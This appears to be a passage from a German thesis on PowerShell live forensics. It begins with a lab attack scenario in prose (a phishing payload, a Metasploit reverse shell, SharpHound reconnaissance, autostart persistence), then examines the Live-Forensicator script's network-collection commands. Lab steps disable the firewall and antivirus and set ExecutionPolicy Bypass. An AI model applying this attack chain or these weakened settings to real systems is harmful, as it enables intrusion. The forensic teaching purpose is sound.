Ein Angreifer (Trudy) verschafft sich über Maßnahmen des Social-Engineerings umfassende Informationen über eine Mitarbeiterin (Alice) eines Unternehmens. Auf Grundlage dieser Daten verfasst er eine personalisierte E-Mail, lädt den Schadcode in den Anhang und verschickt diesen an die Mitarbeiterin. Auf Grund der persönlichen Anrede und der enthaltenen Informationen wird die E-Mail als authentisch aufgefasst und geöffnet. Die Mitarbeiterin lädt die Datei aus dem Anhang herunter und führt diese aus. Daraufhin verbindet sich der Client der Mitarbeiterin mit dem Client des Angreifers und es wird eine Reverse Shell gestartet. Der Angreifer hat von dort an uneingeschränkten Systemzugriff und gewinnt weitere Informationen über das vorliegende Netzwerk, in dem er den Datensammler SharpHound der Software BloodHound auf das Zielsystem hochlädt, einen Datensammellauf startet und die Ergebnisdateien anschließend herunterlädt. Damit das Zielsystem den Schadcode auch nach einem Neustart erneut ausführt und eine Verbindung zum Client des Angreifers aufbaut, wird die Payload im Autostart hinterlegt.

<u>Ausgangslage:</u>

Ein Angreifer, repräsentiert durch den Benutzer Trudy (Intruder), konfiguriert eine Payload auf dem System *KALI01* und verschickt diese an das Angriffsziel Alice auf Client *WINPC01*. Alice führt die Payload aus und ihr Client baut eine Reverse-TCP-Verbindung zum Angreifer-Client auf. Es wird eine Meterpreter-Sitzung gestartet und der Zugriff über eine Reverse Shell gesteuert. Abbildung 5 zeigt die Ausgangslage des Angriffsszenarios sowie den initialen Verbindungsaufbau.




Abbildung 5 - Ausgangslage Angriffsszenario

Die Payload wird mithilfe des Metasploit-Frameworks erstellt. Der Angriff besteht grundlegend, wie in Kap. 2.4 beschrieben, aus drei Phasen:

In Phase 1 wird ein Exploit zum Verbindungsaufbau einer Reverse-TCP-Verbindung ausgewählt und konfiguriert. Es werden die lokale IP-Adresse und der lokale Port angegeben, worüber die anschließende Verbindung ablaufen soll.

Im Weiteren wird ein Handler konfiguriert und gestartet, der unter der angegebenen IP-Adresse und Portnummer auf den Verbindungsaufbau lauscht. Abbildung 6 veranschaulicht Phase 1 des Angriffs mit Metasploit.

Phase 1: Auswahl und Konfiguration eines Exploits




Abbildung 6 - Phase 1 Angriffsszenario - Auswahl und Konfiguration Exploit

In Phase 2 wird die Payload an das Angriffsziel Alice auf dem Zielsystem *WINPC01* verschickt und dort ausgeführt. Es wird eine Meterpreter-Sitzung über eine Reverse-TCP-Verbindung zum Angreifer-Client *KALI01* des Angreifers Trudy aufgebaut. Abbildung 7 veranschaulicht Phase 2 des Angriffs.

Phase 2: Versand und Ausführung der Payload - Verbindungsaufbau




Abbildung 7 - Phase 2 Angriffsszenario - Versand und Ausführung Payload - Verbindungsaufbau

In Phase 3 werden weitere Angriffsmodule nachgeladen. Der Angreifer Trudy hat uneingeschränkten Systemzugriff und lädt den Datensammler SharpHound auf das Zielsystem. Außerdem wird die von Alice heruntergeladene Payload im Autostart hinterlegt, damit auch nach einem Neustart des Systems ein

Verbindungsaufbau möglich ist. Abbildung 8 veranschaulicht Phase 3 des Angriffs.




Abbildung 8 - Phase 3 Angriffsszenario - Nachladen von Post-Modulen

4 PowerShell-Skript *Live-Forensicator*

4.1 Allgemeines

Das PowerShell-Skript *Live-Forensicator* wurde von Ebuka John Onyejegbu entwickelt und soll Anwender bei der Durchführung einer schnellen forensischen Live-Analyse unterstützen. Zum Zeitpunkt der Erstellung dieser Arbeit liegt das Skript in der Version 3.2.2 vom 13.Mai 2023 vor und laut GitHub-Repository wird die Weiterentwicklung zum gegenwärtigen Zeitpunkt fortgeführt.

Das Skript liest nach Ausführung eine Reihe von Systeminformationen eines Zielclients aus, um so möglicherweise verdächtiges Systemverhalten identifizieren zu können. Eine (automatisierte) Wertung der Ergebnisse findet jedoch nicht statt. Damit alle Befehle ordnungsgemäß ausgeführt werden können, muss es mit administrativen Berechtigungen gestartet werden, da andernfalls zahlreiche Abfragen keine Rückgabewerte liefern. In der Standardausführung werden Informationen der folgenden Kategorien gesammelt:

- Netzwerkinformationen
- Benutzer- und Accountinformationen
- Installierte Programme
- Systeminformationen
- Prozesse und geplante Aufgaben
- Windows Registrierung
- Windows Ereignisprotokolle

Darüber hinaus gibt es noch optionale Ausführungsmöglichkeiten, die durch Angabe eines entsprechenden Parameters beim Aufruf ausgewählt werden können. Einen Überblick über die zusätzlichen Module und deren Parameter, sowie die jeweilige Funktion findet sich im Anhang A.4.

Für die Ausführung einzelner Zusatzoptionen wie das Anfertigen eines Netzwerkmitschnitts, der Verschlüsselung von Artefakten oder der Erstellung eines Arbeitsspeicherabbilds wird zusätzliche Software verwendet, da diese Funktionen von der PowerShell nicht nativ unterstützt werden. Die benötigten

Anwendungen werden über das GitHub-Repository beim Download mitgeliefert, sind aber keine Voraussetzung zur normalen Ausführung des Skripts, sondern können zur weitergehenden Analyse verwendet werden. Einen Überblick der zusätzlichen Softwareprodukte sowie deren Funktion findet sich in Tabelle 1.

Software	Funktion / Beschreibung
BrowsingHistoryView	Zur detaillierten Ansicht von Browserdaten
Etl2pcapng	Anfertigen eines Netzwerkmitschnitts
FileCryptography.psm1	Verschlüsselung von Artefakten im Rahmen des Beweissicherungsprozess
Winpmem_mini	Erstellung eines Arbeitsspeicherabbilds

Tabelle 1 – Zusatzsoftware

Da diese Arbeit sich primär mit den forensischen Möglichkeiten der PowerShell beschäftigt, werden die zusätzlichen optionalen Ausführungsmöglichkeiten nicht näher betrachtet. Die Auswertung basiert auf dem Standardauswertungslauf des Skripts ohne Angabe von weiteren Parametern.

4.2 Voraussetzungen

Sowohl zur lokalen Ausführung als auch zur Fernausführung müssen gewisse Voraussetzungen geschaffen werden, die in der Testumgebung gegeben sind. Auf allen Clients wurde die Windows-Firewall ausgeschaltet, damit eine Erreichbarkeit der Clients untereinander gewährleistet ist. Außerdem wurde der Virenscanner für den Testzeitraum deaktiviert, um eine Erkennung und Löschung der benötigten Dateien zu verhindern.

Im Weiteren müssen neben den allgemeinen Voraussetzungen für PS-Remoting (vgl. Kap. 2.1.4) auch Maßnahmen getroffen werden, damit die Ausführung von PS-Skripten überhaupt gestattet ist, da diese standardmäßig durch eine Windows-Sicherheitsrichtlinie eingeschränkt werden. Um die Ausführung zu

ermöglichen, muss die Richtlinie *ExecutionPolicy* angepasst werden. [18] Die Ausprägungen, die die Richtlinie annehmen kann, sind dem Anhang A.5 zu entnehmen.

In der Testumgebung wird die Richtlinie auf allen Clients auf den Wert **Bypass** gesetzt. Der PS-Befehl dafür lautet:

Set-ExecutionPolicy -ExecutionPolicy Bypass

Um darüber hinaus die Ausführung von Skripten auch aus der Ferne zu ermöglichen und die eingangs gestellte Frage des PS-Remoting beantworten zu können, müssen die folgenden Anpassungen vorgenommen werden.

Damit das Skript aus einer Freigabe des Servers *WINSRV01* heraus mittels des Cmdlets *Invoke-Command* aufgerufen werden kann, muss das bekannte dabei auftretende „Double-Hop“-Problem [19] gelöst werden. Das Problem ist dadurch gekennzeichnet, dass wenn im Rahmen einer PS-Sitzung von Client A auf Client B zugegriffen und dabei Ressourcen von Client C genutzt werden, die Authentifizierungsdaten nicht an den dritten Client weitergegeben werden können und Zugriffsfehler auftreten. Hierfür wird das Protokoll *Credential Security Support Provider* (CredSSP) verwendet, welches für die Sicherheit bei der Authentifizierung und bei der Übertragung von Anmeldeinformationen zwischen Client und Server zuständig ist. [20]

Eine Möglichkeit das Problem zu lösen ist die Umsetzung der in folgendem Artikel beschriebenen Anpassungen [21]:

- Aktivieren von CredSSP auf Client B (WINPC02)
- Erlauben von eingehenden CredSSP-Verbindungen auf Client A (WINPC01)
- Authentifizierung über CredSSP unter Angabe der Zugangsdaten bei PS-Remoting → Nutzung von Ressourcen des dritten Clients

Die hierfür verwendeten Befehle finden sich im Anhang A.6. In Abbildung 9 ist ein Schaubild der Fernausführung und des auftretenden Double-Hop-Problems zu sehen.




Abbildung 9 - Schaubild Kerberos Double-Hop-Issue

Im Weiteren werden bei der (Fern-)Ausführung des Skripts einerseits die dafür vorgesehene Ordnerstruktur benötigt, andererseits die (optionalen) Dateien. Dies bedeutet, dass das Skript immer in dem Verzeichnis aufgerufen und verarbeitet werden muss, in dem es im Dateisystem abgelegt wurde. Bei Fernaufrufen von Skripten ist dies nicht gegeben, da sich das Arbeitsverzeichnis der PowerShell verändern kann und bei einer Ausführung das Skript lokal auf den jeweiligen Zielclient kopiert wird. Dies sorgt dafür, dass die notwendigen Dateien nicht zur Verfügung stehen und die Ergebnisse nicht in dem vorgesehenen Verzeichnis abgelegt werden können. Um die Fernausführung mit Ordnerstruktur zu ermöglichen, muss der aktuelle Speicherort angepasst werden. [22]

Hierfür kann das aktuelle Arbeitsverzeichnis direkt im Skript hinterlegt werden. Folgender Befehl wird am Anfang des Skripts im Quellcode eingefügt, wodurch

das Arbeitsverzeichnis fest auf den Pfad gesetzt wird, in dem die Skriptdatei im Dateisystem abgelegt wurde:

Set-Location -LiteralPath $PSScriptRoot

Die Variable $PSScriptRoot „enthält den vollständigen Pfad des übergeordneten Verzeichnisses des ausführenden Skripts.“[23] In Abbildung 10 ist die Anpassung im Quellcode zu sehen.

Forensicator.ps1

```
1
2   # Live Forensicator Powershell Script
3   # Part of the Black Widow Tools
4   # Coded by Ebuka John Onyejegbu
5
6
7
8   [cmdletbinding()]
9   param(
10
11
12      [String]$LOG4J,
13      [String]$RAM,
14      [String]$EVTX,
15      [String]$OPERATOR,
16      [String]$CASE,
17      [String]$TITLE,
18      [String]$LOCATION,
19      [String]$DEVICE,
20      [String]$RANSOMWARE,
21      [String]$WEBLOGS,
22      [String]$BROWSER,
23      [String]$PCAP,
24      [String]$ENCRYPTED,
25      [switch]$UPDATE,
26      [switch]$VERSION,
27      [switch]$DECRYPT,
28      [switch]$USAGE
29  )
30
31  Set-Location -LiteralPath $PSScriptRoot
```

Abbildung 10 - Anpassungen im Skript - Arbeitsverzeichnis durch Variable $PSScriptRoot setzen

4.3 Syntax

Der Aufruf des Skripts erfolgt innerhalb einer PowerShell-Konsole (im gleichen Verzeichnis) wie folgt:

.\Forensicator.ps1 [-Parameter]

Neben der Standardausführung können für die erweiterte Auswertung auch die in Anhang A.4 aufgeführten Zusatzmodule anhand des jeweiligen Parameters gestartet werden.

Eine Vielzahl der PS-Befehle, die im folgenden Abschnitt vorgestellt werden, nutzen SQL-Syntax, um die Rückgabewerte der Befehle auf bestimmte Attribute zu filtern. Allgemein können bei allen Befehlen die ausgeführt werden mit der Filterung *Select* * auch alle zur Verfügung stehenden Attribute angezeigt werden. Je nach Anwendungsfall kann die Ausgabe so abhängig von der benötigten Datenlage angepasst werden.

Damit die Ergebnisse in HTML-Dokumenten dargestellt werden können, wird nach jedem Befehl im Skript das Cmdlet *ConvertTo-Html* aufgerufen, um die zurückgelieferten .Net-Objekte in HTML-Objekte zu konvertieren, sodass eine Ansicht der Ergebnisse im Browser ermöglicht wird. [24] Zur besseren Übersicht wird im folgenden Abschnitt bei der Analyse aller Befehle dieses Cmdlet nicht jedes Mal angezeigt. Bei der Skriptausführung findet die HTML-Konvertierung jedoch statt, sodass die anschließende Auswertung auf Grundlage der erzeugten HTML-Dateien erfolgt.

4.4 Kategorien

Im Folgenden wird das PS-Skript *Live-Forensicator* in einzelne Auswertungskategorien unterteilt, die den jeweiligen Teil im Skript widerspiegeln. Es wird beschrieben welcher Systembereich analysiert wird und welche Informationen gesammelt werden. Hierfür werden die verwendeten PowerShell-Befehle zunächst erläutert und aus forensischer Sicht beleuchtet, sowie mögliche Erweiterungen, Änderungen oder Alternativen betrachtet.

4.4.1 Netzwerkinformationen und Einstellungen

In der ersten Kategorie werden Informationen über gespeicherte Netzwerkverbindungen und Einstellungen gesammelt.

4.4.1.1 DNS-Client-Cache

Zu Beginn wird der DNS-Cache mittels des Cmdlets *Get-DnsClientCache* ausgelesen. [25] Der DNS-Client-Cache enthält Einträge von DNS-Anfragen, die auf dem betreffenden System gestellt wurden. Aus forensischer Sicht können so

vergangene Aktivitäten und Informationen über besuchte Webseiten und Dienste nachvollzogen werden. Außerdem kann die Auswertung des DNS-Cache auf verdächtige Aktivitäten hinweisen, wenn Verbindungen zu externen, nicht bekannten Systemen nachgewiesen wurden. Der DNS-Cache wird mit folgendem Befehl ausgelesen:

Get-DnsClientCache | Select Entry, Name, Status, TimeToLive, Data

Standardmäßig werden bei Ausführung dieses Befehls die Attribute *Entry*, *RecordName, RecordType, Status, Section, TimeToLive, DataLength* und *Data* ausgelesen. Die Filterung berücksichtigt alle relevanten Attribute dieses Cmdlets.

Ein Auszug der Ausgabe des ausgeführten Befehls findet sich in Anhang A.7.

4.4.1.2 Netzwerkadapter

Die konfigurierten Netzwerkadapter eines Clients werden mittels der WMI-Klasse *Win32_Networkadapter* wie folgt ausgelesen [26]:

Get-WmiObject -class Win32_NetworkAdapter | Select-Object -Property AdapterType,ProductName,Description,MACAddress,Availability,NetconnectionStatus,NetEnabled,PhysicalAdapter

Neben den hier ausgewählten Attributen die Informationen über den jeweiligen Netzwerkadapter, wie Name, Typ, Beschreibung und MAC-Adresse bereitstellen, stehen noch zahlreiche weitere Attribute zur Verfügung. Zu nennen sind an dieser Stelle das Attribut *NetConnectionID*, welches die ID des entsprechenden Netzwerkadapters ausgibt und anhand derer sich die Systemreihenfolge des Adapters erkennen lässt und das Attribut *Manufacturer*, welches den Hersteller des jeweiligen Adapters enthält. Beide Attribute werden im Skript nicht ausgelesen, können aber für eine Auswertung hinzugefügt werden. Ein Auszug des ausgeführten Befehls findet sich in Anhang A.8.

Weitere Informationen über die Konfiguration der Netzwerkadapter lassen sich mithilfe des WMI-Objekts *NetworkAdapterConfiguration* einsehen. [27]

PowerShell unterstützt durch *Calculated Properties* die manuelle Anpassung von Ausgabeobjekten. Es können neue Eigenschaften dynamisch hinzugefügt, die

Formatierung von Objekten geändert und bspw. Überschriften der Ausgabespalten angepasst werden. [28] Der folgende Befehl formatiert die Ausgabe wie folgt:

Get-WmiObject Win32_NetworkAdapterConfiguration | Select Description, @{Name='IpAddress';Expression={$_.IpAddress -join '; '}}, @{Name='IpSubnet';Expression={$_.IpSubnet -join '; '}}, MACAddress, @{Name='DefaultIPGateway';Expression={$_.DefaultIPGateway -join '; '}}, DNSDomain, DNSHostName, DHCPEnabled, ServiceName

Neben dem Namen und einer Beschreibung werden IP-Adresse, Subnetz, MAC-Adresse, das Standard-Gateway, DNS-Einträge, Statusinformationen über DHCP und der Name ausgegeben. Ein Auszug des Ergebnisses und der Formatierung dieses Befehls findet sich in Anhang A.9.

Mit dem Parameter *-join '; '* werden mehrere Einträge, falls diese vorhanden sind, mit einem Semikolon getrennt eingefügt. [29]

Weitere Informationen über MAC-Adresse, Statusinformationen und die jeweilige Geschwindigkeit der vorliegenden Netzwerkadapter werden mit dem Cmdlet *Get-NetAdapter* angezeigt [30]:

Get-NetAdapter | select Name, InterfaceDescription, Status, MacAddress, LinkSpeed

In Anhang A.10 ist ein Auszug der Rückgabe der Abfrage der Netzwerkadapter zu sehen.

4.4.1.3 IP-Konfiguration

Mit dem Befehl *Get-NetIPAddress* werden Informationen über die konfigurierten IP-Adressen abgerufen. [31]

Get-NetIPaddress | Select InterfaceAlias, IPaddress, EnabledState, OperatingStatus

Die ausgewählten Eigenschaften umfassen *InterfaceAlias*, welches den Namen der Netzwerkschnittstelle enthält und die konfigurierte IP-Adresse. Die Attribute *EnabledState* und *OperatingStatus* zeigen Statusinformationen über Aktivierung und Betrieb der IP-Adresse.

Die Rückgabe des ausgeführten Befehls findet sich in Anhang A.11.

Allgemein können durch Auswertung der IP-Adresskonfiguration und durch Verknüpfung der bisher erlangten Netzwerkinformationen Rückschlüsse auf die Konfiguration zum Zeitpunkt eines Vorfalls gezogen werden.

4.4.1.4 Verbindungsprofile

Mit dem Cmdlet *Get-NetConnectionProfile* werden Netzwerkverbindungsprofile angezeigt [32]:

Get-NetConnectionProfile | Select Name, InterfaceAlias, NetworkCategory, IPv4Connectivity, IPv6Connectivity

Die ausgewählten Informationen umfassen den Profilnamen, die Schnittstelle, die Netzwerkkategorie und die IPv4- und IPv6-Konnektivität. Die ermittelten Verbindungsprofile sind in Anhang A.12 zu sehen.

Netzwerkprofile können mit weiteren Daten verknüpft werden, um Verbindungen zu Vorfällen herzustellen.

4.4.1.5 ARP-Cache

Der Adress-Resolution-Protokoll-Cache (ARP-Cache) enthält Einträge zu zwischengespeicherten Geräten, mit denen ein System kürzlich kommuniziert hat. Durch Auswertung des Cache kann eine Zuordnung von IP-Adresse zu MAC-Adresse und Interface hergestellt werden, um mögliche verdächtige Netzwerkaktivitäten und Kommunikationsmuster zu erkennen. Der ARP-Cache wird mit dem Cmdlet *Get-NetNeighbour* ausgelesen [33]:

Get-NetNeighbor | select InterfaceAlias, IPAddress, LinkLayerAddress

Neben den selektierten Attributen Name, IP-Adresse und MAC-Adresse gibt es noch weitere Attribute die Informationen enthalten und einer Auswertung hinzugefügt werden könnten. Das Attribut *AdressFamily* gibt bspw. Aufschluss darüber, ob ein Eintrag zu einer IPv4- oder IPv6-Verbindung gehört.

Anhang A.13 zeigt den ausgelesenen ARP-Cache.

4.4.1.6 TCP-Verbindungen

Informationen über aktive TCP-Verbindungen eines Clients erhält man mit dem Cmdlet *Get-NetTCPConnection*. [34] Die selektierten Informationen umfassen die lokale Adress- und Portkonfiguration, sowie Remote Adresse und Port. Die ID des Prozesses, wodurch die Verbindung zustande kommt, wird durch das Attribut *OwningProcess* angezeigt.

Get-NetTCPConnection | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, State, OwningProcess, @{Name="Process";Expression={(Get-Process -Id $_.OwningProcess).ProcessName}}

Um eine Zuordnung zwischen der Verbindung und dem zugehörigen Prozess herstellen zu können, wird zunächst das Cmdlet *Get-NetTCPConnection* aufgerufen und die Rückgabe dem Befehl *Get-Process* übergeben. Die jeweilige ID des Prozesses, die in dem Attribut *OwningProcess* gespeichert ist, wird mit dem Namen des Prozesses durch das Attribut *ProcessName* verknüpft. Das Ergebnis wird im Ausgabeattribut *Process* gespeichert und der Ausgabe hinzugefügt.

Ein Auszug der Rückgabe des ausgeführten Befehls zur Ermittlung der TCP-Verbindungen findet sich in Anhang A.14.

4.4.1.7 Routingtabellen

Routinginformationen von IP-Adressen lassen sich der Routing-Tabelle eines Systems entnehmen. Hierfür wird das Cmdlet *Get-NetRoute* verwendet, welches neben der Routingtabelle auch Informationen über den nächsten Hop, Präfixe des Zielnetzwerks und Routen-Metriken ausgibt. [35] Der Befehl *Get-NetRoute* wird für die drei folgenden Abfragen genutzt, um Routen zu entfernten Systemen und Routen mit unendlicher Lebensdauer (Attribut *ValidLifetime*) anzuzeigen. Alle drei Befehle werden mit dem Parameter *-FilterScript* gefiltert, welcher einen Skriptblock einleitet, der die jeweiligen Filter enthält.

Um sich alle Routen anzeigen zu lassen, die Ziele außerhalb des lokalen Systems adressieren, wird das Cmdlet wie folgt aufgerufen:

Get-NetRoute | Where-Object -FilterScript { $_.NextHop -Ne "::" } | Where-Object -FilterScript { $_.NextHop -Ne "0.0.0.0" } | Where-Object -FilterScript { ($_.NextHop.SubString(0,6) -Ne "fe80::") }

Der Vergleichsoperator *-Ne* (Not equal / nicht gleich) filtert die Routingeinträge dahingehend, dass nur Einträge angezeigt werden bei denen der nächste Hop außerhalb des lokalen IP-Adressbereichs liegt.

Um Netzwerkadapter anzuzeigen, die Routen zu externen IP-Adressen enthalten, wird der Befehl identisch wiederholt und das Ergebnis anschließend dem Befehl *Get-NetAdapter* übergeben:

Get-NetRoute | Where-Object -FilterScript {$_.NextHop -Ne "::"} | Where-Object -FilterScript { $_.NextHop -Ne "0.0.0.0" } | Where-Object -FilterScript { ($_.NextHop.SubString(0,6) -Ne "fe80::") } | Get-NetAdapter

Alle Routen die eine unendliche Lebensdauer besitzen werden wie folgt gefiltert:

Get-NetRoute | Where-Object -FilterScript { $_.ValidLifetime -Eq ([TimeSpan]::MaxValue) }

Mit dem Vergleichsoperator *-Eq* (Equal / gleich) werden alle Routen angezeigt, die die maximal mögliche Zeitspanne aufweisen. Der Vergleich findet anhand des Attributs *ValidLifetime* statt.

Das Ergebnis der drei ausgeführten Befehle zur Anzeige der Routingtabellen ist in Anhang A.15, A.16 und A.17 zu erkennen.

4.4.1.8 Firewall

Firewall Regeln geben Aufschluss über Sicherheitsrichtlinien des Netzwerkverkehrs und helfen diese zu verstehen, um mögliche Sicherheitsverletzungen identifizieren zu können.

Informationen zu Firewall-Regeln werden mit dem Cmdlet *Get-NetFirewallRule* eingesehen. [36] Die selektierten Daten umfassen den Namen der Regel, die Beschreibung, die Richtung, die Aktion, den Besitzer und den

Anwendungsstatus:

Get-NetFirewallRule | Select-object Name, DisplayName, Description, Direction, Action, EdgeTraversalPolicy, Owner, EnforcementStatus

Ein Auszug der Firewall-Regeln nach Ausführung dieses Cmdlets findet sich in Anhang A.18.

4.4.1.9 Server Message Block

Neben Informationen über Firewall-Verbindungen können auch aktive Verbindungen über das Server Message Block Protokoll (SMB) weiter Aufschluss über das Systemverhalten geben. Aktive SMB-Sitzungen lassen sich mit dem Cmdlet *Get-SMBSession* anzeigen [37]:

Get-SMBSession

Aktive SMB-Freigaben werden mit dem Befehl *Get-SMBShare* eingesehen [38]:

Get-SMBShare | Select Description, Path, Volume

Neben der Beschreibung der Freigabe werden der Pfad und das Volume ausgelesen. Zusätzlich gibt es noch weitere Attribute, insbesondere das Attribut *Name* fehlt im Aufruf des Skripts, welches jedoch hinzugefügt werden sollte, da es weiter Aufschluss über die jeweilige Freigabe enthält.

Die SMB-Freigaben sind in Anhang A.19 zu erkennen.

4.4.1.10 WLAN-Profile

Wenn das auszuwertende System über eine WLAN-Netzwerkkarte verfügt, können die gespeicherten WLAN-Informationen mit dem aus Windows NT-Zeiten entstammenden Programm netsh.exe (net shell) ausgelesen werden, welches Bestandteil des Windows Betriebssystems ist [39]:

